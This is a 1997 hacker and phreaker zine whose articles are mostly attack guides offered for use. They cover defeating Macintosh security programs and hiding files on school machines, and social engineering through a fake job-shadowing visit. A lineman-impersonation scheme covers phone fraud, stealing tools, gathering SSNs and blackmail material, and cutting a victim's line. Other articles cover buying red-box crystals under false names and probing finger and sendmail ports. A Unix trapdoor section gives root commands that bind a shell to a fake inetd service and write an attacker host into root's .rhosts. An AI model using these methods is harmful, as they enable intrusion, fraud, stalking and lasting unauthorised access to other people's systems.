


Static Users '97



Copyright 1997, Static Users '97, All rights reserved

Special ThanX

ThanX to the following people who helped us out in our beginning . . .
We had problems getting this off from money to articles to the cover art.
We had someone doing the cover art for use but he fucked us over good. Waiting two days before were supposed to print we are told that we were fucked over by him, he supposedly was failed from his computer class because it was a friend, who's a teacher, student who said he would do it for his final project and Ace the class. We aren't sure what went on but we'll make sure he gets hell because we are looking into him for fucken us over good.....

Because of him we had to find some artist at the last minute.. And we succeeded thanX to hansk! and his friends for drawn up the cover art that today we used. He really helped us out and we were getting worried about the cover art. ThanX hansk!!!

One more ThanX goes out to The Touch of Death for putting this together at the last minute

This is only the beginning issue and again only the newsletter issue.
The Magazine will be full packed with the latest news and information. We hope you enjoy and subscribe

STATIC USERES '97

THE TRUE MEANING OF A HACKER

PUBLIC BELIEF OF A HACKER

BY: TEMPLER

One day I got to thinking about public beliefs of the hacker. Also I was pondering the thoughts of the public on the subject of the computer underground (namely phreaks, carders, crackers, pirates, and so forth). So, logging on to my trusty server, I set out on a mission, a mission of pure destiny, a mission of hackerdom!!! What was this mission pray tell? This mission was to attain a "general consensus" of the public on us, the computer underground.

So, jumping on to mIRC (NEVER knock mIRC around me. A newbie did this once and was thoroughly washed of any inkling of a self-esteem that he had in his pitiful, newbie body!) I went from room to room gathering information from various people that I had never talked to before. I was aided in this task by Zodiac, a good friend of mine. What zodiac and I collected can be summed up in these three words.

- > **Interesting**
- > **Somewhat uneducated**
- > **Paranoid**

Let me note that I didn't just ask: "Well gee mister? Ya eva hurd what a hakker is? (Sound of spittoon in background)" I collected this information by the use of questions. These questions were the same with Zodiac, and I, and we received a range of results. (Keep in note that this was the night of our deadline and this was really scraping the bottom of the barrel) So here's what I found!!! The general consensus it that we are scum. (GASP!!!) Almost everyone I talked to claimed that they know a hacker. Some stated they were necessary to keep the government in check. One user said they were good for beta testing software. (This one probably has a hex editor downloaded into his brain!!) Most have not been subject to a hacker's "wrath" as someone put it. There was one user that had his credit card information fuxered with. (My opinion? If you keep your # safe from the "evil hands" of a hacker/carder, you wont be screwed with. I guess its like natural selection in the credit world!!) The "hackers" that I did find were wanna be 11 year olds still drooling over their first issue of 2600, 1970's phrack, and that copy of the anarchists cookbook that they copied. Most of these copies of the A.C. are obtained from idiots who let them run off to the copy machine with the A.C.

So here's my conclusion. With news blasting us everyday about hackers breaking into the USDA and CIA web sights, (by the way...good work fellas!!!) lets keep informed about what the public thinks about us. Remember!!! Do not hack to destroy! Hack to gain knowledge! This does not include hacking into the local BBS and frying the server! LONG LIVE THE HACKER!! HALLOWED IS THY NAME OH GREAT HACKER!!!

```

      /      \
    |  r.i.p.  |
    |          |
    | blue box |
    | 1970's  |
    | to late1980's |

```

Live Social Engineering

Job Shadowing

By: Sdphreak

Phreakers Anonymous

Social engineering is a great way to find out the information you want. But the hardest part to execute of Social Engineering is how are you going to do it. In this article I will cover the Basis on Social Engineering by "Job shadowing". I would like to thank my English teacher for this idea because she assigned it. Job shadowing is where you contact a company (GTE, AT&T) and ask if they allow Job shadowing for a school project, If they do then you are in (I suggest if you want to do Microsoft get it in Early in September cause the later in the school year the less likely you are going to get in there). Once you are scheduled to Job shadow you go in on the specified date with a laptop or note pad and you follow that person around and watch everything the do during that day. Before or after you job shadow them you interview them and ask any questions you want they will most likely answer but, don't make them too obvious. Take a sheet along that has the following typed on it and have them fill it out.

Job shadowing

Name of person shadowed: _____

Where job shadow took place: _____

Person shadowed's signature _____
(Please attach a Business Card if possible)

Date Shadow took Place __/__/__

O k, once you are in take as many notes as possible they will help later, you might want to ask some of the following questions not raise too much suspicion unlike if you asked all computer and technical questions.

- What kind of talent should a person have to be successful at this kind of work?
- What is a typical day like?
- What is the entry-level salary?
- What are the best parts of your job?
- At what age did you first become interested in your occupation?
- What is the stress level?
- How does your career affect your lifestyle?
- Looking back at schooling what classes did you take?
- What advice could you give me for entering this type of career?
- And last but not least..... How is your company handling the jump into the 21st century?
(When I asked that I got a complete tour and explanation of what every computer did!)

Now that you have gotten the information you need you might want to type it all up and share the information with everyone. If you don't have a Laptop I suggest you borrow one or buy an alphasmart at www.alphasmart.com the cost around \$250 and they connect to your Mac or PC when you want to upload your file. I hope this helps out any one in their need for information any questions e-mail me at sdphreak@mail.dotcom.fr or soon on my HTTP server.

HACKING A MAC

How to Hack the Mac Security Programs

By: AntAdam



Macintosh computers are quite easily to bypass security, if your not sure on how to get past or you need to get past read this and learn on how to get into your computer or school computers...

This program has been rather troublesome for a few people who I have spoken to who want to break through and mess around with stuff. It, in fact, is pretty easy. You just have to understand how the Macintosh system works when it starts up. Since Mac came out with their system 7.0, there has been a disk, which comes with a finder that overrides the system's finder known as Disk Tools. This should be considered a last resort in many cases. The first thing you should try is to get a hold of a program called DisEase. It is a nifty little gadget that will knock into the resources of the *.idx user files. It will then give you passwords to all the names, including the administrator's password. It will also give you the administrator's user name, so that you can change the setup of the users and setups in At Ease. DisEase was made primarily for the "personal" version of At Ease, but it can do a number on the workgroups version also. If your administrator has the nerve to setup the system so that you can't run applications from disks, primarily to stop people from using DisEase, use Disk Tools. What you first need to do is get a version of Disk Tools that corresponds with the system software that the Mac you want to break into is running. For some reason versions that are newer than the system software work also. You must stick the disk in before the computer recognizes the hard drive. Basically, stick the disk in before you turn on the computer. The Mac will run slower as it is running off the disk, but you will have complete access to the hard drive. To speed up the operation you can disable At Ease. To do this go to the system folder, then, extensions, then find the extension called At Ease Startup. Simply remove it from the extensions folder and stiger running. To reactivate At Ease, drag the extension back into the extensions folder and restart. In this case with this security program turning off extensions will NOT work. It will ask you for the administrator's password for you to proceed and in some cases the disabled extension command is deactivated by the administrator.

FileGuard

FileGuard is just about the easiest thing to get through. Considered to be a walk in the park, almost anyone can get through it. The first thing to try is to hold down shift at startup to disable the extensions. Once extensions are off, go to the system folder and remove the control panel called FileGuard. If it isn't there, hit command-f to search the computer and do a search on "filegu". This should bring up the files. Once it brings these files up, look at where they are located and then go there. Drag the file(s) pertaining to FileGuard out of their respective folders and put them on the desktop or somewhere where they won't get lost. Now, either do the "work" you want to do or restart the computer so you can use the other extensions and then do your "work". To reactivate FileGuard, put the files your removed back in their respective folders. If there is a program that is running which doesn't allow you to turn off extensions at startup do as instructed as earlier stated in the paragraph about At Ease. Get a version of Disk Tools that corresponds to the system software or earlier, then, remove the proper files and restart. Almost every program will work in this manner except for a few.

FolderBolt

This one, as time goes on, I have found more and more of a pain in the butt to get through. Since they introduced id tags to the administrator application in the later versions, it has been harder to get through files. It can be done however. There are many different ways. The first way is to use Disk Tools like usual, then, remove the files pertaining to the program from the system folder and restart. There is an extension out that will disable you from using the shift key at startup, so use Disk Tools to save you a few minutes. The second way that I found is to make an alias of the hard drive and stick it in the apple menu by going to the system folder and then to apple menu items. You need access to the system folder though, so if this is locked forget it. If it isn't though, put the file there, close the window and go to the apple menu in the upper left-hand corner. Drag your mouse onto the hard drive alias in the apple menu. Notice you see all the files on the hard drive. Drag your mouse down to the file you want to see that is locked. It should show you what is in the file. You can only access these files by releasing the mouse button on the file you want to view. You can not open the folder and then visually see what is in the file because it will say it is either non-existent or it will ask for a password. It takes some experimentation with this method to get it to work write. The third and final way doesn't always work. If you know what is in the folder, perform a search on the files name or part of the file name, in many cases it will then find the file and give you the ability to run the file. When a folder is bolted not just locked it takes a mixture of all three of these methods as different versions consist of different bolting methods. If there is a really low version of FolderBolt running you should probably try to get a hold of a program called FolderBolt Administrator. It comes with FolderBolt when it is installed. The early versions couldn't distinguish between administrator programs, but now they come with ids so that only one administrator program will work unless copies of that program are made.

Norton DiskLock

I haven't played with this much, but the best way to work with this program is to startup with extensions off (hold down shift at startup). Then remove the files pertaining to Norton DiskLock. To find out what files pertain to it, hit command-f to search and type in "disklo". All files in the system folder should be removed except preferences because they don't really do anything. Put the files on the desktop or where you won't lose them. Then, restart to run the computer with extensions. When your "work" is done, put the files back in their respective folders. Disk Tools will not be needed as this security program is based on the protection of SCSI drives.

Powerbook Password Security

This is a theoretical way of breaking through the password security made by apple that comes with the system software. All you really need is the first installation disk of the version of the system software that the Mac you are trying to get into is running off. Stick the first installation disk in and run the installer. When you get to the window which lets you pick what drive you want to install the software onto, go to the upper left hand corner and select custom remove instead of easy install or custom install. Go down to the file named powerbook security. Remove this file and you should be done. The security is now gone. The only problem is that you have to custom install the file back into the hard drive when you leave if you don't want anyone to know that you were in their system. For this case you will want to have the whole set of system software disks.

HACKING A MAC PART 2

HIDING FILES ON A MAC

By: AntAdam

Over time the problems of hiding files on a Mac has become better and better as time goes on. The easiest way is to make a bunch of files and have a little path you have to follow to find them. This, however, can be overcome by using a search to find the file. This method is pretty much an extreme waste of time. The best way, I have found, to hide your files from others is to use the one and only ResEdit. To make your files invisible to the computer and others, open up ResEdit and pull down the file menu to Get File/Folder Info. Once you have done this, select the file you want to be invisible and open it. A window of information about the file should then be opened. To make the file invisible go to the bottom of the window and look for something that says invisible. Click the box next to the word invisible. Now, close the window and save changes. Then repeat this for any other folders or files you want invisible. This process can also be done for turning masses of folders invisible much faster by using a program that comes with Gibson's Drop Utilities called Blindfolder. If you know that the people that might see your files know how to make things visible again, possibly with the use of ResEdit, there is one more thing that can be done. Open up ResEdit again and get the info on the folder you don't want to be seen. Go to the part where it says Type. You can change the type to any four letters, but make sure you have a record somewhere of the type of file it is. If you don't and you don't know anyone who has that same program or whatnot, you are screwed. Then, when you want to see the file you have to make it visible and set the type back to what it originally was. If you change the type, however, this will stop anyone from opening the file that doesn't know what kind it is. There are some programs, such as Graphic Converter, that will show you there is a file there that is suppose to be invisible when you hit command-o to open a file. Changing the type and making it invisible is your best bet.

THE FOOLPROOF HELPER

By: Barron Soul

I haven't hacked foolproof in the real sense of the word. I knew the password from a friend at school. Ok here's what you do. Find the FP program and under preferences set up a shortcut key. I've been putting ctrl-s-del. on as many of my schools Mac's as possible. This shortcut disables foolproof until you use hit the shortcut keys again which re-enables foolproof. This helps out a lot when you are doing something you are not supposed to (putting Invis. Backwords extension on the computer) and need to hide what you been doing quickly. Another thing about backwards: I put it on 1 computer at school. It took them over 3 hours working on it before my comp. teacher gave up and erased the HD and reinstalled the software. The second time he found it. Once an invisible can be found by a teacher the next best thing is to

WHAT'S A PHREAK?

People were asked there opinion of What a phreak is... there opinions where the following:

1) What do you think a Phreak is?

- A phreak is someone who is an expert on how phones work, and how to use them to their advantage.
- Someone who uses a payphone or phone for there own needs
- A Phreak a person who phuck with phones. They also are often associated with boxing

2) What do you Phreak?

- home phones 60
- work phones 30
- payphones 70
- someone else's phones 77

3) What Boxes do you use often or what is the most used box?

- Red Box 80 people
- Beige Box people

BECOME A LINE MAN WITH EASE

Well fuck, here we go. After all without information we are all truly lost. Ever been out beige boxing and thought to yourself, "self, this rules but there has to be more".. Almost as if something was missing? Well ill tell ya, its not an overwhelming urge to accept the lord as your Savoir. (So maybe I'm a little bitter) I was out just doing the usual beigeboxing the other night and I thought to myself. "Why should I be forced to this in the dark at night in fear of being caught?" And that's when I realized I don't have too, in fact neither do you.

What better scam then to pretend you're a lineman. Hopefully if your beigeboxing you know enough about phones to be a lineman if not you could wing it if you had too. So here's what you do. Go buy a white hardhat. Any white hardhat will do, just as long as it fits right, I mean why be uncomfortable in the midst of phreaking? Then rummage through your closet (I know, I know, I wouldn't want to go in there either) until you find a long sleeve light blue shirt. Grab a pair of jeans too. All right now, put it all on and look in the mirror. Believe it or not you will look a whole hell of a lot like a lineman. Or at least enough for the general public to be fooled. Now what you're missing are tools. No lineman's outfit is complete without tools.

A utility belt isn't a bad idea but not a necessity, I've never used one. You need a red phone, baseless of course. Preferably a lineman's

handset, but those aren't always just readily available. If you want one bad enough though just swipe one out of a Bell truck. The important thing is that whatever phone you have, it's red. Remember were fooling the general public here. You also have got to have a 7/16" hex driver, preferably with a red handle but beggars can't be choosers. Hell when you swipe the phone just swipe the hex driver too. In fact if you can, take the whole tool belt. You also need a small flashlight, poor lighting or something, you never know. All right, you've got the outfit, tools, and a need to phreak.

Where to phreak at though? I mean you don't have a big white truck with all sorts of compartments in it to make you totally legit. So you have to maintain a low profile. Always pick a spot and then park a block from it and walk there. Starting off you should hit a few houses. Places where nobody's home, at work or something. Just walk up there and open up the phone box, act like you belong there. I guarantee no one will even question you for a minute. After you feel pretty confident move on to bigger and better freaks. Go hit a local business or two, but go inside and tell them that you were sent from their phone company, whatever it is and that you are doing a routine check on the lines because there's been some trouble a few lines down etceteras.. Then go find the box, if you want, ask them to show you the phone setup in the building. This is the best way to get confident about a scam like this. Check it all out, pump them for information. Then go back to the box and make a few free calls. If you're going to go this far though you should probably have a lineman's handset. Looks a lot more professional. Then move on to large apartment complexes. These are especially nice because the lines are always grouped together. At least four in each box.

So now you have your method down and you feel pretty confident. What can you really do with these new amazing linemen's powers? Well you know that jerk your always pranking? Now you can go to his house and fuck his shit up in broad daylight. In fact go to the door and talk to him about his phone service for a minute or two. Ask him if he's been having trouble with the lines, so on so forth. Ask him if he minds if you come in for a minute and have a look at the phone lines in the house. Walk around and pay attention. You never know what you'll see, potential black mail info, or maybe a bill with his ss# on it. Then explain to him that due to maintenance purposes your going to have to disconnect his line for an hour or so. Then go out to his phone box and do just that. Then go back up to the house and tell him that you have an emergency and have to go, but you'll be back in just a few minutes. Leave. Gee, did I forget to hook your shit back up? Now the next time you call him you can tell him exactly what he looks like and what his house looks like. He would probably never suspect the lineman.

This would probably be the point where you're wondering if this is all just bullshit or not. Well, I'll tell ya. Or not. I have done this and it works. Just maintain a very cool composure. Never act nervous or let the "victim" think you are unsure of yourself. Never go out any later than 4:00 or so, and don't stay in any one place for more than 20 minutes. One more cardinal rule, if you see a real lineman, or a phone truck, get the fuck out of there. As much as I hate to think about it, impersonating a lineman is a crime, and so is phone fraud so don't hang around. The linemen will know a fake when they see one.

That's it. The lineman's scam can be pulled off by anyone, but don't ever forget that it is a scam, and should be done cautiously. So if your just tired of the same old beigebox routine and need a change of pace, just say fuck it. Go be a lineman, you'll thank yourself.

A PHREAKING QUESTION

Question: How do I find out the number I am using while beige boxing?

Answer: 18002231104 is an ANI number

Automatic Number Identification

CRYSTLES

By: LowTeK@cryogen.com

Those bastards at Rat shack are full of shit you can order the 6.5536MHz through radio shack for \$4.99 the fool that told you that they are illegal should be bitch-slapped upside the head. But you can order a 6.5 or 6.5536 crystal through digi-key their web page is [Http://www.digikey.com](http://www.digikey.com) and the best place to get the crystals is from Fry's electronics in Burbank, California (unfortunately I don't have the phone # on hand) because they only cost like .99 cents. Oh yeah one more thing those idiots at Rat Shack may not appear to be very smart but if you buy a tone dialer and a 6.5536MHz crystal under the same name they might just put two and two together, to solve this problem just use a fake name or get them from Fry's Hope I was of some help.

WANNA GO PORT SUFERING? HERES HOW

By: **MicroFrick**

Onyx55@juno.com

There's always a lot of ways to get information about a certain a system or network, but one of my favorite, and one of the most interesting is port surfing. Every computer has at least some ports. A port is just a place information or anything else comes in or out of. In just a normal everyday PC some examples of ports might be a Keyboard, monitor, or hard drive. In a company's networked computers there are many more ports. The most commonly used and standard ports are:

-Port Number-	-Name-	-Uses-
7	echo	Whatever you type in, the host repeats back...it echoes it.
8	discard	/dev/null...discarded mail
11	systat	Gives info on users.
13	time/date	Gives the time and date.
15	netstat	A lot on info on the network
19	chargen	Shoots out ASCII characters as fast as you can read em'.
21	ftp	Where ftp sessions log in and out.
23	telnet	Where telnet sessions log in and out.
25	smtp	Send Mail...you can do lots of fun stuff with this.
37	time	Time.
39	rlp	Resource Location.
43	whois	Info on hosts and networks.
53	domain	Nameserver
70	gopher	You remember Gopher right?
79	finger	A lot of info on users.
80	http	Web server port.
110	pop	Serves incoming mail.
119	nntp	Usenet news groups.
443	shhttp	Alternate Web server to Port 80
512	biff	Mail notification
513	rlogin/who	Remote Login and Remote Who and Uptime
514	shell/syslog	Remote Command and Remote System Logging
520	route	Routing Information Protocol.

A lot of you are probably looking at this all confused not knowing what the hell any of it means, well I'm going to explain it...so don't worry. Each port has a specific function, take Port 79 for example. Port 79 is the Finger port, it handles information on the users of the system. Big deal right? Wrong. The finger port is probably the most, or close to it, useful port on a system. When you access the finger port it displays all the users of the system that are currently logged in, and what they are doing, and sometimes even there real name. To access this info you'll first need a shell account on a UNIX, Linux, or BSD network. Since these are sort of hard to just find I've provided one for you. Open up your telnet client and telnet to:

`sdf.lonestar.org`

Log in as a visitor and then set up a permanent account with them. It's a really slow network but it's free and legal so just use it. Ok. So you have you shell account. When you're at the prompt type:

`telnet r3gtfmn.gtfc.com 79`

When I did this I got:

```
$ telnet r3gtfmn.gtfc.com 79
Trying 205.141.68.2 ...
Connected to r3gtfmn.gtfc.com
Escape character is '^J'.
```

```
User:      Real Name:  TTY:
martind   ???       tty7
jakes     ???       tty2
bobt      ???       tty6
```

syst ??? tty9

Connection closed by foreign host.

What you just did was telnet to port 79 of r3gtfmn.gtfc.com. GTFC then responded to your telnet by running its fingerd program. The fingerd program listed all the users currently logged on to the system, and the terminal there using then closed the connection.

Fingerd is a type of program called a daemon. What a daemon does is run in the background waiting for someone to activate it. When you telnet-ed to Port 79 of r3gtfmn.gtfc.com you activated it and it gave you the information that was displayed. Daemons are a large security hazard though. A lot of them are hackable, but that's a totally different article.

The result of your attempt will probably be different because I did this at 3:00am in the morning and there were hardly any users on the system. GTFC is an extremely large financial company and I know for a fact that there are lots more users than the four that were listed.

Most of the ports that I listed above don't exist on a lot of networks. Open ports are a large security hazard and for the smart System Administrator the less ports the better. A great example of a Port that would be considered a security hazard is Port 25, the smtp port. The smtp port is the Sendmail port. There are more exploits for Sendmail than I could count. It's basically anonymous E-mail at it's best. You could E-mail anyone and say that you are anyone. The only way that you could be tracked is by your IP Address. It takes a little bit to learn Sendmail and it's functions, it doesn't operate like a normal mailing program. When you telnet to port 25 nothing will happen at first. You will connect at will sit there looking at a blank line until you start typing stuff like "help", or "?". Not all Sendmail daemons operate exactly a like, there are many different versions. After you type "help", or "?" you will most likely be presented with the command to operate Sendmail. You can figure it out for m there.(By the way, if you ever telnet to a port and nothing at all happens the best thing to do would be to type "help", or "?"and press enter. You'll never know if you don't try)

You can telnet to any port on a system (if it's there), sometimes nothing will happen and sometimes you will find something new. Don't just try telneting to the ports I listed, try other ports. Something cool just might pop up. Port surfing is totally legal. So you are in no danger of getting in trouble with or anything like that, so go wild.

If you ever find a system that you ever decide to do a little port surfing on I recommend you get HakTek by Commander Crash. It's an excellent program that will list you all of the active ports on a system and a lot of other useful things like IP Scanning.

There are a lot of canned hacker programs that will port surf for you, find daemons, and find security holes within the daemons. But I strongly encourage you to port surf by hand, you will learn more, you'll get a feel for what a daemon looks like, and someday might actually find a security hole no one else has. The hacker world is becoming a big mess of canned hacker programs. Today people think running a program written in visual basic is hacking, and I'm getting sick of it. There are only a few hackers who actually find something new and undiscovered. So do me a favor either write the program yourself or go hack manually. You'll learn more and have a little more fun.

In conclusion, port surfing a system you are intending to hack is a good way to obtain useful information, learn new things about how networks work, find new undiscovered security holes, and learn how daemons work and operate. If you ever find a system that you ever decide to do a little port surfing on I recommend you get HakTek by Commander Crash. It's an excellent program that will list you all of the active ports on a system and a lot of other useful things like IP Scanning. Port surfing is totally legal. So you are in no danger of getting in trouble with the law or anything like that, so go wild.

SETTING UP UNIX TRAPDOORS

Ways back into a hacked system and root.

By: sh (Nathan Dorfman)

This article is intended for the hacker, to set up hidden ways for him to enter the system and gain root privileges over and over, or for the system administrator who wants to find cleverly hidden backdoors. In any case, send comments to nathan@senate.org (not .gov!). Remember, you must already have root to set these up; they will allow you to enter the system and/or gain root *again* later.

After breaking root on a system, your first thought should be how to hide a trapdoor so you can get into the system again. The simplest way is an .rhosts file. Including them in real users' home directories is not safe, as there is a high risk of them discovering it. However, consider this account:

```
bin:*:3:7:Binaries Commands and Source,,,:/nonexistent
```

This account is one of the accounts used internally by Unix systems. Particularly, bin owns most of the files in /bin, /usr/bin, and other locations. The * in his password field means that this account can never be logged in as; because a * is never in the result of a crypt(), it can never be matched by a real password. However, an .rhosts file in his home directory (/ in this case, often /bin) will that contains a hostname or numeric address will allow anyone from that machine to `rlogin -l bin victim.Owned.net` and log in without a password. The solution to this kind of backdoor is to have your daily/nightly security check scan for .rhosts files that have been modified since the last scan (i.e. in the last 24 hours or however often you scan). Make it put special warnings on such files that are outside the HOME subtrees, since only special accounts have such homes and should NEVER EVER EVER have .rhosts files of ANY kind. Note that this particular bin entry has no shell. Most implementations will not let you log in without an existing shell, some older ones will give you /bin/sh. If you change /nonexistent to /bin/sh or some variant, a sysadmin will probably be alerted when he sees an internal account have a shell. A better idea would be to have /nonexistent linked to /bin/sh. The solution for this is to make your security check make sure that shells of never-login accounts are set to a certain string ("/nonexistent" is good) and then to check to make sure that the string doesn't exist.

Another way is the 'in.rootd' method. I don't know if anyone has ever heard of it before but I tried it once and found it to be extremely successful. Basically what it does is binds a program that puts holes in the system to an intend port:

```
echo "nsp 2600/tcp # Network Security Protocol" >> /etc/services
echo "nsp stream tcp nowait root /bin/sh sh /tmp/hax0r" >> /etc/inetd.conf
echo "echo skilled.hacker.com > ~root/.rhosts" > /tmp/hax0r
```

Executing these three lines as root will greatly compromise the security of the system, yet not at first glance. What happens here? The first line defines that

the nsp protocol is present on TCP port 2600. You'd want to choose a less suspicious port, yet one that's not in use. The "Network Security Protocol" is there because every service must have a name, this is enough for many dumb administrators. The second line says that when someone connects to the nsp port (defined as 2600 in /etc/services) to execute /bin/sh as root. However, running an interactive session won't work. The shell will start up and not respond to any commands normally; my guess is that this is because environment variables are usually set by /bin/login and not set this way. However this form just tells it to execute the commands in /tmp/hax0r (you will want to hide it better). This will write skilled.hacker.com (use your host here) into root's .rhosts file. The smart sysadmin will actually modify rlogind so that it will ignore root's .rhosts file; in this case set it to some other account that you know exists, such as bin, or an ordinary user. Now you just need to telnet to port 2600 on your victim host. The connection will be closed immediately, as the command /bin/sh /tmp/hax0r takes less than a second to execute. Once this is done you can rlogin -l root victim.com, or whatever user you chose. Important: remember to remove the .rhosts file as soon as you log in. You may think that it is a good idea to write a separate daemon that runs as a separate process, not from inetd, in order to avoid the suspicious entries in /etc/services and /etc/inetd.conf. However suspicious ps/top entries can be even worse. A sneakier attack is to overwrite some unused service instead of creating a fake one -- such as X ****if the system does not use it****. The solution to this attack can be a complicated one. In short, the "r" utilities is generally more trouble than they are worth; if you have telnetd installed it is a good idea to remove rlogind and rshd thus removing the risks associated with .rhosts files (you can also modify them to ignore these files). Another solution is to back up /etc/inetd.conf and /etc/services (or even the entire /etc tree) together with /etc/passwd. On my system, I have these files automatically signed with a special PGP key allocated for my network. Each night the security checker will check the signature on the backup file -- if it is invalid, the file has been tampered with; this generates an fatal warning and the system pages me, then goes into single-user mode. If the signature checks, it then reports any differences between the backup and the original. Remember though that this can be expanded if .rhosts files have no effect on a system. inetd will execute the "services" as any user on the system; this will allow someone to write a program that replaces a user's encrypted password with nothing (direct root logins are usually disabled). It should also save the old string into a temporary file so that the malicious user can reinstate it back into the passwd file, causing no differences unless the check is run during the 20 seconds or less when this exploit is occurring. Remember that this doesn't have to be suid root, since inetd will run it as root with the given entry in its configuration file.

